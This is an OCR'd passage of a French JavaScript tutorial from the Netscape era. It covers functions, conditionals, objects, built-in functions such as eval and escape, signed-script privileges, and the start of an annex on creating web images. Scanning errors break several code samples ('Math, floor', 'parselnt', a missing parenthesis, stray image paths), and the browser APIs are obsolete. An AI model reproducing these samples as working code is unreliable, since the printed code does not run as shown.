function Nom_Function (Arg1, ..., ArgN) {
        Instruction 1

        InstructionM
        return valeur
```

Lorsqu'on définit une fonction, on nomme les paramètres qui pourront être passés en arguments à cette fonction (*arg1* à *ArgN* dans la syntaxe ci-dessus). Ces paramètres seront ensuite accessibles dans le corps de la fonction comme des variables. Cependant, il est possible, lorsqu'on appelle une fonction, de fournir plus ou moins d'arguments que le nombre initialement déclaré. Si l'on fournit moins d'arguments, les arguments qui n'apparaissent pas lors de l'appel auront une valeur nulle dans le corps de la fonction. Si l'on fournit plus d'arguments, on pourra accéder à ces valeurs supplémentaires grâce à un tableau appelé *arguments* qui contiendra l'ensemble des arguments passés à la fonction. Le nombre d'arguments est obtenu par *arguments.length.* Les arguments sont quant à eux obtenus en référençant *arguments[0], ...,arguments[arguments.length-1].* Notez également, bien que l'utilisation en soit rare, arguments possède d'autres propriétés. Chaque variable locale d'une fonction est automatiquement une propriété d'arguments. Enfin, arguments possède la propriété caller, qui est une référence vers la fonction à partir de laquelle la présente fonction a été appelée. Ainsi, dans une fonction *B* appelée par une fonction *A,* on pourra par exemple accéder à une des variables locales de *A* en utilisant la syntaxe *B.arguments.caller.nom_variable_locale.*

Il est possible de passer n'importe quel type de données en paramètre d'une fonction. Cependant, il faut savoir que les chaînes de caractères, nombres et booléens sont passés en valeur, alors qu'objets et tableaux sont passés en référence. Cela signifie, par exemple que, si vous passez en paramètre d'une fonction une variable contenant une chaîne de caractères et si vous modifiez la valeur de cette chaîne dans le corps de votre fonction, la variable d'origine n'est pas modifiée. Seule la valeur de la variable est passée en paramètre de la fonction. Les choses sont différentes avec les tableaux et les objets. Pour ces types de données, le passage de paramètres se fait par référence. Autrement dit, c'est la référence de l'objet qui est passée à la fonction. Ainsi, si dans le corps de la fonction vous modifiez une des propriétés d'un objet passé en paramètre, l'objet d'origine est également modifié. Voici deux exemples pour illustrer cela :

```
<SCRIPT LANGUAGE="JavaScript1.2">
 var chaine='Bonjour'

 function Change(param) {
     //On change la valeur du paramètre
     param = 'Au revoir'
 }

 //On applique la fonction
 Change(chaine)
 // On affiche la chaine
 document.write(chaine)
</SCRIPT>
```

Vous l'aurez compris, ce premier document affiche 'Bonjour' sur le *browser*. Voilà un second exemple où l'on passe en paramètre un tableau (le résultat serait le même avec un objet) :

```
<SCRIPT LANGUAGE="JavaScript1.2">
 var tab=new Array(5)
 tab[0] = 'Bonjour'

 function Change(param) {
     //On change la valeur du parametre
     param[0] = 'Au revoir'
 }

 //On applique la fonction au tableau
 Change(tab)
 // On affiche la chaine
 document.write(tab[0])
</SCRIPT>
```

Ce second document affiche 'Au revoir'.

Comme une variable globale, une fonction ne peut être utilisée que dans le document dans lequel elle a été définie. Si l'on désire utiliser une fonction d'un autre document (dans une autre *frame* par exemple), il faut indiquer la hiérarchie complète permettant d'atteindre cet autre document. Voici un exemple de ce type d'appel :

```
window.parent.gauche.fonct()
```

Ce point est expliqué en détail à la figure 58, page 319.

Notez qu'il est possible de définir une fonction au sein de la définition d'une première fonction. Une telle fonction ne sera visible que de la fonction dans laquelle elle a été définie. Dans l'exemple suivant, nous utilisons des fonctions imbriquées pour définir la fonction *rgb()* qui, à partir de trois entiers compris entre 0 et 255, retourne une chaîne de caractères correspondant au codage hexadécimal d'une couleur :

```
<SCRIPT LANGUAGE="JavaScript1.2">
var i =255
/ / Retourne une chaîne de caractères composée des valeurs
// hexadécimales des 3 nombres r g et b
// r g et b doivent être compris entre 0 et 256
function rgb(r, g, b) {
 / / Retourne la valeur hexadécimale du nombre num
 // num doivent être compris entre 0 et 256
 function hex(num) {
     function lettre(c) {
```

```
            switch (c) {
             case 10 : return 'A'
               break
             case 11 : return 'B'
               break
             case 12 : return 'C'
               break
             case 13 : return 'D'
               break
             case 14 : return 'E'
               break
             case 15 : return 'F'
               break
             default : return c+''
            }
        }
        dizaine = lettre(Math.floor(num/16))
        unité = lettre(num%16)
        return dizaine + unité
    }
    return '#'+hex(r)+hex(g)+hex(b)
}
// Change la couleur du fond en fonction de la position de la souris
function change(evt) {
 couleur = Math, floor ( (evt.layerX/window.innerWidth)*255)
 document.bgColor = rgb(255, 0, couleur)
}
// Capture les déplacements de souris
window.captureEvents(Event.MOUSEMOVE)
// Associe la fonction change au déplacement de la souris
window.onmousemove=change
</SCRIPT>
<BODY >
Bougez votre souris de droite à gauche pour modifier la couleur du
document...
</BODY>
```

Figure 78 - document rgb.htm

Il est également possible de créer des fonctions lors de l'exécution du code JavaScript (voir Function(), page 359).

Enfin, les fonctions permettent de définir les classes d'objets ainsi que les constructeurs et méthodes qui y sont associés (voir Les objets, page 295).

Voici un exemple d'implémentation de la fonction factorielle :

```
// Définition de la fonction factorielle
function factorielle(n) {
      // Si n vaut 0 on renvoie 1 sinon on renvoie
      // N fois factorielle(n-1)
      return (n == 0) ? 1 : n*factorielle(n-1)
}
```

Voici l'exemple d'une fonction qui calcule la somme de ses arguments :

```
function somme() {
      var somme_partielle = 0
      //On parcourt toutes les valeurs passees en parametre
      for (i=0; i<arguments.length; i++) {
          // On en fait la somme
          somme_partielle += arguments[i]
      }
      return somme_partielle
}
```

Par exemple, *somme(1,2,3,4)* renvoie 10, et *somme(1,2,3,4,5)* renvoie 15.

return

return est utilisé au sein de la définition d'une fonction lorsqu'on désire qu'elle retourne une valeur. L'appel à l'instruction *return* renvoie la valeur passée en paramètre et termine la fonction.

Syntaxe :

return valeur

Voici l'exemple d'une fonction renvoyant la factorielle de l'entier passé en paramètre :

```
// Définition de la fonction factorielle
function factorielle(n) {
      // Si n vaut 0 on renvoie 1 sinon on renvoie
      // N fois factorielle(n-1)
      return (n == 0) ? 1 : n*factorielle(n-1)
}
```

Les instructions conditionnelles

if... else

Cette instruction est conditionnelle, elle permet de choisir entre deux blocs d'instructions celui qui sera executé selon que la condition passée en paramètre est vraie *(true)* ou fausse *(false)*.

Syntaxe :

```
if (condition) {
        Instruction1

        InstructionN
} else {
        Instruction1

        InstructionM
}
```

Exemple :

```
// hasard est un nombre aléatoire compris entre 0 et 100
hasard = Math.round(100*Math.random())
// Si hasarf vaut 7, on écrit 'hasard vaut 7'
if ( hasard == 7 ) {
     document.write('hasard vaut 7' + '<BR>')
// Sinon, on écrit 'hasard ne vaut pas 7'
  } else {
     document.write('hasard ne vaut pas 7' + '<BR>')
}
```

switch ... case

L'instruction *switch* permet de sélectionner un bloc d'instructions à exécuter en fonction de la valeur d'une expression passée en paramètre. On associe à chaque valeur qu'on souhaite traiter un bloc d'instructions à l'aide du mot *case.* Toutes les valeurs non traitées (c'est-à-dire auxquelles on n'a associé aucun bloc) provoqueront l'exécution du bloc nommé portant le nom *default.*

Syntaxe :

```
switch (expression) {
        case valeur1 :

            break;
        case valeurN :

            break;
        default :
```

```
}
```

Attention à ne pas oublier de terminer chaque bloc *case* par une intruction *break.*

Exemple :

```
<SCRIPT LANGUAGE="JavaScript1.2">
 var saison = 'été'
 switch (saison) {
      case 'printemps' :
          document.write('<H1>Voilà le printemps...</H1>')
          break
      case 'été' :
          document.write('<H1>Voilà l\'été...</H1>')
          break
      case 'automne' :
          document.write('<H1>Voilà l\'automne...</H1>')
          break
      case 'hiver' :
          document.write('<H1>Voilà l\'hiver...</H1>')
          break
      default :
          document.write('Désolé, mais là je ne sais pas')
 }
</SCRIPT>
```

Les objets

new

L'instruction *new* permet de créer un nouvel objet. Elle doit pour cela être associée à un constructeur (voir **Les objets,** page 295) qui permet d'indiquer à la fois le type de l'objet et ses valeurs initiales. En terminologie objet, on dira que *new* permet de créer une nouvelle instance d'une classe.

Syntaxe :

nouvel_obj = new Construteur(Arg1, ..., ArgN)

Dans cet exemple, on utilise *new* avec un constructeur prédéfini, le constructeur *Date() :*

```
// Création d'une instance de l'objet Date
anniversaire = new Date('September 12, 1970')
```

Dans cet exemple, on définit un constructeur puis on crée deux instances de la classe ainsi définie :

```
//Constructeur de l'objet Individu
function Individu(nom, prénom, date_naissance) {
```

```
      this.nom = nom
      this.prénom = prenom
      this.date_naissance = date_naissance
}
// Creation de l'instance belle-soeur
bellesoeur = new Individu('Aubert', 'Elodie', '28/11/1976')
// Creation de l'instance niece
autre= new Individu('Aubert' , 'Christelle', '12/9/1970')
```

this

this sert à référencer l'objet courant. Cette instruction est principalement utilisée lors de la définition des constructeurs et des méthodes d'une classe. Dans le cas de la définition d'un constructeur, elle permet de faire référence à la future instance (qu'on considère comme l'objet courant au moment de l'appel). Dans le cas de la définition d'une méthode, elle permet de faire référence à l'instance (qu'on considère comme l'objet courant au moment de l'appel) à laquelle s'appliquera cette méthode (voir **Les objets,** page 295).
Mais *this* est aussi souvent utilisé lorsqu'on insère du code JavaScript au sein d'une balise HTML (dans une balise de gestion d'événements ou une URL avec pseudo-protocole JavaScript). Il permet alors de faire référence à l'objet défini par cette balise (élément d'un formulaire, lien...).

Syntaxe :

this.propriete

this.methode()

Dans l'exemple suivant, *this* est utilisé pour référencer, lors de sa définition en HTML, un bouton de soumission de formulaire. Le formulaire possède deux champs texte. Au moment où l'on clique sur le bouton de soumission, on passe à une fonction l'ensemble du formulaire afin de tester si tous les champs texte sont renseignés. Le formulaire est référencé par l'objet *this.form, this* correspondant au bouton de soumission et *this.form* au formulaire auquel appartient le bouton de soumission :

```
<HEAD>
<SCRIPT LANGUAGE="JavaScript1.2">
      // Definition de la fonction de verification du formulaire
      // Renvoie true si tous les champs texte sont renseignes
      // Renvoie false si un champ texte n'est pas renseigne
      function Verification(formulaire) {
         //On passe en revue tous les elements du formulaire
         for (champ=0; champ<formulaire.elements.length; champ++) {
          // Si le champ est un champ texte et qu'il est vide
          if ((formulaire.elements[champ].type == "text")
                &&(!(formulaire.elements[champ].value))) {
```

```
            //  Alors on affiche un message d'avertissement
            alert("Le champ "+formulaire.elements[champ].name+
                  " ne doit pas etre vide !")
            // et on renvoie false
            return false
          }
        }
        //Si tous les champs texte sont renseignes on renvoie true
        return true
      }
</SCRIPT>
</HEAD>
<BODY>
<FORM>
     Nom :<INPUT TYPE="TEXT" NAME="nom"><BR>
     Prénom :<INPUT TYPE="TEXT" NAME="prénom"><BR>
     <--!
     Dans la balise onClick:
         * return true indique au browser qu'il peut continuer comme
s'il s'agissait d'un clic normal. Le formulaire est soumis au serveur.
         * return false indique qu'il doit arreter le traitement par
défaut, c'est a dire ne pas soumettre le formulaire
     L'appel a la fonction est fait en passant en parametre this.form.
this reference l'objet courant, a savoir le bouton submit, et
this.form reference donc le formulaire dans lequel se trouve
ce bouton !-->

     <INPUT
        TYPE="SUBMIT"
        VALUE="Envoyer"
        onClick="return Verification(this.form)">
</FORM>
</BODY>
```

Figure 79 - Document submit.htm

with

Cette instruction permet de définir l'objet par défaut pour un bloc d'instructions passé en paramètre. Ainsi, dans ce bloc, toute méthode ou propriété appelée sans faire référence à un objet sera considérée comme appartenant à l'objet indiqué par l'instruction *with.* Une utilisation classique de cette instruction concerne l'objet prédéfini *Math.* En effet, plutôt que de répéter plusieurs fois le nom de cet objet, on le déclare comme objet par défaut.

Syntaxe :

```
with (objet){
        Instruction1

        InstructionN
}
```

Cet exemple illustre l'utilisation de *with* avec l'objet *Math* :

```
// L'utilisation de with permet de ne pas répéter le nom de l'objet
with (Math) {
     resultat = exp(PI*PI/2)
}
```

Sans *with,* il aurait fallu écrire :

```
résultat = Math.exp(Math.PI*Math.PI/2)
```

Les fonctions prédéfinies

JavaScript dispose également de fonctions prédéfinies qui ne sont des méthodes d'aucune classe.

parseFloat

La fonction *parseFloat* analyse la chaîne de caractères qu'on lui passe en paramètre et, dans la mesure du possible, la traduit en valeur numérique réelle. Par exemple, la chaîne '1.414' sera traduite en valeur numérique 1.414. L'analyse se fait de gauche à droite. Si l'un des caractères de la chaîne ne peut pas être considéré comme appartenant à une expression numérique, l'analyse s'arrête et la valeur retournée correspond aux premiers caractères analysés. Si le premier caractère pose problème, toute traduction en valeur numérique est impossible et la fonction retourne la valeur *NaN* (pour *Not a Number).* Syntaxe :

parseFloat(chaine)

chaine est la chaîne de caractères à évaluer. *parseFloat* retourne soit une valeur entière, soit la valeur *NaN.*

parseInt

La fonction *parselnt* analyse la chaîne de caractères qu'on lui passe en paramètre, et dans la mesure du possible, la traduit en valeur numérique entière. Par exemple, la chaîne '1.414' sera traduite en la valeur numérique 1. L'analyse se fait de gauche à droite. Si l'un des caractères de la chaîne ne peut pas être considéré comme appartenant à une expression numérique entière, l'analyse s'arrête et la valeur retournée correspond aux premiers caractères analysés. Si le premier caractère pose problème, toute traduction en valeur numérique est impossible et la fonction retourne la valeur *NaN* (pour *Not a Number).* Syntaxe :

parseInt(chaine,base)

chaine est la chaîne de caractères à évaluer, parseInt retourne soit une valeur entière, soit la valeur *NaN.*

base est un argument optionnel qui indique la base dans laquelle la chaîne doit être analysée. Les valeurs possibles pour cet argument sont 2 pour binaire, 8 pour octal, 10 pour

décimal et 16 pour hexadécimal. Si *base* n'est pas renseigné, la base choisie par JavaScript dépend des premiers caractères de l'argument *chaine.* Si les deux premiers caractères sont '0x', alors la base est hexadécimale. Si le premier caractère est 0, la base est octale. Dans les autres cas, la base est décimale.

IsNaN

En JavaScript, lorsqu'une expression numérique ne peut pas être évaluée, elle prend la valeur *NaN* (pour Not a Number). C'est le cas, par exemple, lors d'une division par 0 ou lorsqu'on essaie de transformer en nombre une chaîne de caractères qui n'a rien de numérique. Syntaxe :


IsNaN(expression)

expression est l'expression numérique qu'on souhaite tester. *IsNaN* retourne la valeur booléenne *true* ou *false.*

Exemple :

```
<SCRIPT  LANGUAGE="JavaScript1.2">
 var chaine1 = new String('3.14')
 var chaine2 = new String('Rien')
//On fait un test sur chainel
 if (isNaN(Res = parseInt(chainel))) {
     document.write('La valeur obtenue pour parseInt(\'' +
          chaine1 + '\')n\'est pas numerique.<BR>')
 } else {
     document.write ('La valeur numerique de parselnt (\'' +
          chaine1 + '\') est ' + Res + '.<BR>')
 }
//On fait un test sur chaine2
 if (isNaN(Res = parselnt(chaine2))) {
     document.write('La valeur obtenue pour parseInt(\'' +
         chaine2 + '\') n\'est pas numerique.')
 } else {
     document.write('La valeur numerique deparseInt(\'' +
          chaine2 + ' \ ' )est ' + Res + '.')
 }
</SCRIPT>
```

Figure 80 - Document isnan.htm



void

void est utilisé en association avec le pseudo-protocole *JavaScript:.* Rappelons que ce pseudo-protocole permet de remplacer une URL par du code JavaScript. Par exemple :

```
<A HREF="JavaScript:window.close()">Fermez-moi</A>
```

Il faut savoir que, dans ce cas, lorsque le code JavaScript exécuté retourne une valeur, cette valeur est utilisée pour créer un nouveau document qui remplace le document courant. Voici un court exemple, dans lequel un lien hypertexte fait appel à une fonction qui renvoie une chaîne de caractères au format HTML :

```
<SCRIPT LANGUAGE="JavaScript1.2">
function retourneHTML() {
 alert('Bonjour à vous')
 return('<H1>Bienvenue chez moi</H1>')
}
</ SCRIPT>
<A HREF="JavaScript :retourneHTML()">Appuyez donc ici</A>
```

Ce comportement peut être intéressant, mais la plupart du temps, quand on utilise le pseudo-protocole *JavaScript:,* on souhaite que le document courant ne change pas. Pour cela, on utilise l'opérateur *void.* Cet opérateur fait en sorte que la commande JavaScript exécutée ne retourne aucune valeur.

Syntaxe :

JavaScript:void(expression)

Ainsi, si l'on modifie l'exemple précédent en y ajoutant l'opérateur *void,* le fait de cliquer sur le lien hypertexte affichera seulement la fenêtre d'alerte, mais ne remplacera pas le document courant :

```
<SCRIPT LANGUAGE="JavaScript1.2">
function retourneHTML() {
 alert('Bonjour à vous')
 return('<H1>Bienvenue chez moi</H1>')
}
</SCRIPT>
<A HREF=" JavaScript :void( retourneHTML ()) ">Appuyez donc ici</A>
```

eval

Cette fonction évalue la chaîne de caractères qu'on lui passe en paramètre comme une expression JavaScript et retourne la valeur de cette expression.

Syntaxe :


eval(chaine)

chaine est une chaîne de caractères contenant l'expression JavaScript à évaluer, *chaine* peut être une simple commande JavaScript ou toute une série de commandes séparées

par des points-virgules. Il est inutile d'utiliser *eval* pour une expression numérique car celle-ci est automatiquement évaluée par JavaScript.
Voici deux exemples. Dans le premier, on utilise *eval* pour calculer la valeur d'une expression numérique littérale.

```
<SCRIPT LANGUAGE="JavaScript1.2">
 //On définit un polynome comme une chaîne de caractères
 var polynome = 'x*x+2*x+1'
 //On donne une valeur à x et on évalué le polynome
 var x = 2
 document.write('Pour x=2, ' + polynome + 'vaut ' + eval (polynome) +
'<BR>')
 // On donne une valeur à x et on évalue le polynome
 var x = 4
 document.write 'Pour x=4, ' + polynome + 'vaut ' + eval (polynome) )
</SCRIPT>
```

Figure 81 - Document poly.htm



Dans le second, on utilise ***eval*** pour exécuter la commande JavaScript ***alert() :***

```
<SCRIPT LANGUAGE="JavaScript1.2">
 var execute = 'alert(\'Cet exemple est d\\\'un intérêt limité !\')'
 eval(execute)
</SCRIPT>
```

escape

La fonction ***escape*** retourne la chaîne qu'elle reçoit en argument après l'avoir URL-encodée.

Syntaxe :

escape(chaine)

chaine est la chaîne à encoder.
Par exemple, *escape('été')* retournera la chaîne *'%E9t%E9'*.
Cette fonction est utile lorsqu'on souhaite construire une URL en spécifiant une valeur pour la partie QUERY_STRING, c'est-à-dire la partie de l'URL dans laquelle sont passés les arguments aux scripts CGI.
Exemple :

```
<FORM>
Choisissez votre saison: <SELECT
       onChange="window.location='unescape.htm?saison=' +
          escape(this.options[this.selectedIndex].text)">
 <OPTION>printemps
 <OPTION>été
 <OPTION>automne
 <OPTION>hiver
</SELECT>
</FORM>
```

Figure 82 - Fichier escape.htm

unescape

La fonction *unescape* retourne la chaîne qu'elle reçoit en argument après avoir supprimé le codage de type URL-encodée.
Syntaxe :

unescape(chaine)

chaîne est la chaîne à encoder.
Par exemple, *unescape('%E9t°7cE9')* retournera la chaîne *'été'*.
Cette fonction est utile lorsqu'on souhaite décoder la partie QUERY_STRING, c'est-à-dire la partie de l'URL dans laquelle les arguments sont passés aux scripts CGI.

L'exemple suivant est appelé à partir du fichier escape.htm présenté ci-dessus. On peut aussi l'appeler manuellement, en ouvrant par exemple l'URL suivante :

```
file://C:/exemples/unescape.htm?saison=%E9t%E9
```

(à condition que les fichiers exemples aient été copiés dans le répertoire c:/exemples de votre disque dur.)

```
<SCRIPT LANGUAGE="JavaScript1.2">
// On recupere les champs passes en parametre de l'URL (par exemple
saison=%E9t%E9)
//a l'aide de window.location.search.
//On decode cette chaine puis on la decoupe en deux
// pour recuperer la valeur envoyee
 param = unescape(window.location.search).split ( ' = ' )
 saison = param[1]
 switch (saison) {
     case 'printemps' :
        document.write('<Hl>Voila le printemps...</Hl>')
        break
     case 'ete' :
        document.write('<Hl>Voila l\'ete...</Hl>')
        break
     case 'automne' :
```

```
            document.write('<H1>Voila l\'automne...</H1>')
            break
        case 'hiver' :
            document.write('<H1>Voila l\'hiver...</H1>')
            break
        default :
            document.write('Desole, mais la je ne sais pas')
    }
</SCRIPT>
```

Figure 83 - Fichier unescape.htm

JavaScript et la sécurité

Comme Java, mais dans une moindre mesure, JavaScript pose des problèmes de sécurité évidents. Lorsqu'on insère un script JavaScript dans une page, on insère en fait un programme qui tournera sur toutes les machines des personnes qui téléchargeront la page . Le script va s'exécuter sans demander quoi que ce soit à l'utilisateur. Certes, celui-ci peut désactiver le fonctionnement de JavaScript sur sa machine, mais peu d'utilisateurs choisissent cette option. JavaScript n'a que des fonctionnalités limitées, mais celles-ci suffisent à un esprit vicieux et doué pour voler des informations indiscrètes sur la machine de l'utilisateur sans qu'il s'en aperçoive. Il faut donc protéger l'utilisateur contre ce genre d'attaques. Pour ce faire, les concepteurs de JavaScript ont identifié les instructions qui posent des problèmes de sécurité. Si un développeur souhaite utiliser l'une d'elles, il devra commencer par ajouter une signature digitale à son script. Au moment où il s'exécute, le script pourra alors faire une demande auprès du browser, afin de savoir si l'utilisateur accepte ce genre d'instructions. La signature digitale permettra au browser d'indiquer à l'utilisateur d'où provient le script. Le nombre des instructions potentiellement dangereuses est très limité, si bien qu'en général le développeur JavaScript n'aura pas besoin de se soucier de ce genre de problèmes.
Nous présentons ici les principes de base des scripts signés ainsi que la liste des instructions qui posent des problèmes de sécurité. Nous n'abordons pas cependant l'utilisation des outils destinés à signer les scripts.

Principe de base

Lorsqu'on écrit un script destiné à être signé, il est nécessaire d'ajouter deux attributs à la balise SCRIPT ; il s'agit de l'attribut ARCHIVE, qui permet d'indiquer le nom du fichier contenant la signature digitale, et de l'attribut ID, qui identifie le script au sein du fichier signature. Il faut ensuite signer le script à l'aide des outils de scripts appropriés. Attention : le script doit être signé après chaque modification. Une fois qu'on dispose d'un script signé, il est possible de faire une demande de privilèges au gestionnaire de sécurité du browser. Notez que la gestion de la sécurité est commune à JavaScript et à Java. La demande de privilège se fait selon la syntaxe suivante :

netscape.security.PrivilegeManager.enablePrivilege('nom_privilege ')

Un script signé ressemblera à ceci :

```
<SCRIPT ARCHIVE="signature.jar" ID="1">
// Demande du privilege UniversalBrowserWrite
netscape.security.PrivilegeManager.enablePrivilege
 ('UniversalBrowserWrite')
// Ouverture d'une fenetre plus petite que 100x100 pixels

</SCRIPT>
```

Le tableau suivant indique le nom des différents privilèges à demander pour pouvoir bénéficier de toutes les fonctionnalités de JavaScript :

Objet concerné	*Fonctionnalités offertes après signature*	*Privilège à demander*
event	Modification des propriétés d'un objet *event.*	UniversalBrowserWrite
window	Ajout ou suppression des différentes barres (barre de menu, barre d'état, barre de défilement...).	UniversalBrowserWrite
window	Possibilité d'utiliser les méthodes *moveBy(), moveTo(), open(), resizeTo(), resizeBy()* et les propriétés *screenX, screenY, innerWidth, innerHeight* pour avoir des fenêtres mesurant moins de 100x100 pixels, qui sortent de l'écran ou qui soient plus grandes que ce que l'écran peut supporter. Possibilité d'utiliser la méthode *open()* utilisée avec les options *alwaysRaised, alwaysLowered, z-lock* ou *tillebar*. Possibilité d'utiliser la méthode *close()* lorsqu'elle doit fermer une fenêtre non ouverte à l'aide décodé JavaScript.	UniversalBrowserWrite
champs de saisie de fichier (<INPUT TYPE=FILE>)	Modification de la valeur du fichier à télécharger vers le serveur, ce qui signifie que le script peut rapatrier n'importe quel fichier de votre machine à condition d'en connaître le nom.	UniversalFileRead
attribut action d'une balise FORM	Possibilité de soumettre un formulaire en utilisant le protocole *mailto:* ou *news:*. Par exemple : <FORM ACTION="mailto:chaleat@refer.edu.vn"> Cela signifie que les données du formulaire ne sont pas envoyées au serveur selon le protocole HTTP, mais envoyées à une adresse de mail ou à forum de discussion. Par défaut, JavaScript ne permet pas au browser d'envoyer un mail de votre part sans que vous soyez au courant.	UniversalSendMail
history	Possibilité d'accéder aux URL présentes dans l'historique.	UniversalFileRead
événement DropDrop	Possibilité d'accéder aux données liées à cet événement. Rappelons que ces données sont disponibles dans la propriété *data* de l'objet *event* associé.	UniversalBrowserRead

Afin que les développeurs puissent tester toutes les possibilités du browser sans avoir à signer leurs scripts, il leur suffit de modifier le fichier *pref.js (preferences.js* sous Unix et *Netscape f:* sous Macintosh) sur leur machine et d'y ajouter la ligne :

```
user_pref("signed.applets.codebase_prirıcipal_support", true) ;
```

L'exemple suivant ne fonctionne qui si le fichier *pref.js* a été modifié.

```
<SCRIPT LANGUAGE="JavaScript1.2">
// Demande du privilege UniversalBrowserWrite
netscape.security.PrivilegeManager.enablePrivilege ➥
 ('UniversalBrowserWrite')
// Ouverture d'une fenetre sans cadre, de 50 x 50 pixels
// toujours positionnée au-dessus des autres fenetres
Fen = window.open('chrono.htm', 'sansCadre',
      'titlebar=no,outerWidth=50,outerHeight=50,alwaysRaised=yes')
</SCRIPT>
<BODY>
Exemple d'utilisation d'un script signé.<BR>
Pour faire fonctionner cet exemple, vous devez modifier votre fichier
pref.js et y
ajouter la ligne:<BR>
<I>user_pref("signed.applets.codebase_principal_support",    true);</I>
</BODY>
```

Annexes

Annexe 1

Créer des images

Nous avons vu dans **Inclusion d'images,** page 79 comment insérer des images dans des pages HTML. Ce chapitre, en dehors du contexte strictement Web, a pour but de faire un petit inventaire des techniques de saisie et de traitement des images dont aura forcément besoin l'auteur de pages HTML pour illustrer ses documents.

Nous avons choisi le Macintosh comme outil de développement d'images parce qu'il est le plus adapté et qu'il est l'instrument reconnu du monde de la PAO[1].

Nous utiliserons des logiciels comme Illustrator ou Photoshop mais pour autant, nous ne rentrerons pas dans le détail de ces logiciels. D'autres logiciels ont des vocations identiques et pourront tout aussi bien être utilisés.

L'important est de comprendre la méthodologie et les techniques de transformation des images pour en faire des illustrations des pages Web.

Les images que l'on intègre dans des pages HTML sont consultées sur un écran d'ordinateur. De cette simple constatation découlent les critères de fabrication des images.

En effet, produire une image qui sera flashée puis imprimée sur une presse, une image qui sera imprimée sur une imprimante, ou une image dont la seule finalité sera d'être consultée sur un écran entraîne des méthodes de travail différentes.

L'écran informatique

La technologie d'affichage des couleurs sur écran est fondée sur une synthèse additive de trois couleurs fondamentales, le rouge, le vert et le bleu (RVB). L'addition de ces trois couleurs permet d'obtenir sur un tube vidéo la couleur blanche, tandis que l'absence de ces trois couleurs donne le noir (extinction du tube). Toute combinaison de ces trois cou-

1. Publication Assistée par Ordinateur.

leurs permet de reproduire l'ensemble de la gamme. Ainsi, l'addition de deux couleurs primaires produit les couleurs complémentaires :

rouge + vert = jaune
rouge + bleu = magenta
vert + bleu = cyan




Figure 1 - La synthèse additive

Sur un écran, une image est constituée d'une succession de points (ou pixels) colorés.
Plus le nombre de points par centimètre est élevé, plus l'image est précise. Ce nombre indique la définition de l'écran et s'exprime en points par pouce (dpi ou *dot per inch)*.
Sur Macintosh, la résolution des moniteurs les plus courants est de 72 dpi, elle peut atteindre 100 dpi sur certains terminaux X.
Tous les systèmes informatiques ne sont pas capables d'afficher le même nombre de couleurs. Le Macintosh, selon sa taille mémoire et le moniteur utilisé peut afficher 256 couleurs ou des millions, un terminal X travaille avec une palette de 256 couleurs à un instant donné.
De ces caractéristiques d'écrans, on peut tirer les premières règles de création d'images :

- La même image n'aura pas la même taille (en cm) sur tous les types d'écrans.

  Elle est d'autant plus petite que la définition de l'écran est élevée (25% de différence entre un écran de Macintosh et l'écran d'une station de travail). Si cela est possible, on regardera toujours le résultat d'une illustration sur des écrans de définitions et de tailles différentes (on n'affiche pas la même quantité d'informations sur un écran 640 x 480 que sur un écran 1200 x 1024 points).
- Il n'est pas nécessaire de générer des images avec une définition supérieure à celle de l'écran. On choisira entre 72 et 100 dpi en fonction de l'image. Ces définitions offrent en outre le meilleur rapport qualité/taille du fichier.

La mesure des images

Habituellement, on exprime les dimensions d'un dessin en centimètres, et cela suffit. Pour des images numériques, la situation est un peu plus complexe.
Prenons une image de 5 x 5 cm réalisée avec une définition de 80 dpi.
Cela fait approximativement une image de 2 x 2 pouces soit 160 x 160 points puisque sa définition est de 80 dpi.
Affichée sur un écran de Macintosh (72 dpi), cette image occupe 160/72 = 2,2 x 2,2 pouces soit 5,5 **X** 5,5 cm.
Affichée maintenant sur un terminal X (100 dpi), cette image occupe 160/100 = 1,6 x 1,6 pouces soit 4 x 4 cm.

Nous voyons donc que la meilleure façon d'exprimer les dimensions d'une image numérique est de donner sa résolution et sa dimension en points.
Enfin, un point très important est celui de la taille du fichier qui contient l'image sur le disque. Cette taille est d'autant plus grande que la résolution de l'image est élevée. Elle dépend aussi du format numérique de l'image.

L'origine des images

Les illustrations que l'on va vouloir insérer dans les pages du serveur Web peuvent provenir de diverses sources :

- photographies que l'on va numériser à l'aide d'un scanner ;
- photographies numériques lues sur un CD-Photo ;
- capture d'images vidéo depuis un vidéodisque ou un magnétoscope ;
- images réalisées à partir d'un logiciel de dessin.

La destination de l'image

C'est le *browser* qui réalise l'affichage de l'image. Dans le chapitre **Inclusion d'images,** page 79, nous avons dit que tous les *browsers* graphiques acceptaient le format GIF[1]. Notre préoccupation sera donc de fabriquer des images à ce format, quel que soit le format d'origine de l'image.

Le mode natif de l'image

Il existe deux méthodes pour décrire une image sur un système informatique :

- **En mode bitmap** : l'image est construite point par point comme une mosaïque. Sa dimension et sa résolution sont fixées à l'origine et il est difficile de modifier sa taille sans altérer sa qualité. La taille du fichier qui la contient est importante car il faut coder la valeur de chaque point.

  La numérisation d'une photo à l'aide d'un scanner, la capture d'une image à partir d'un magnétoscope produisent des images bitmap. Photoshop, SuperPaint, XV sont des logiciels permettant de créer ou de retoucher des images bitmap.
  Le format GIF est un format de représentation d'une image bitmap.
- **En mode vectoriel** : chaque forme, chaque courbe est définie par des formules mathématiques, y compris les caractères d'un texte. L'avantage d'une telle représentation est que les dessins peuvent être facilement redimensionnés ou déformés. En outre, le dessin est réalisé sans se soucier du périphérique de sortie et de sa résolution. Enfin, les fichiers générés sont de taille plus faible.

  Il existe plusieurs types de dessins vectoriels. Citons QuickDraw (avec des logiciels comme MacDrawPro ou Canvas) que l'on trouve sur Macintosh, et surtout le plus connu et le plus utilisé, PostScript (avec Illustrator comme logiciel de dessins).

1. *Graphie Interchange Format.*

Ainsi, si vous voulez utiliser des images PostScript pour illustrer les pages d'un serveur Web, il sera nécessaire de les convertir en mode bitmap.

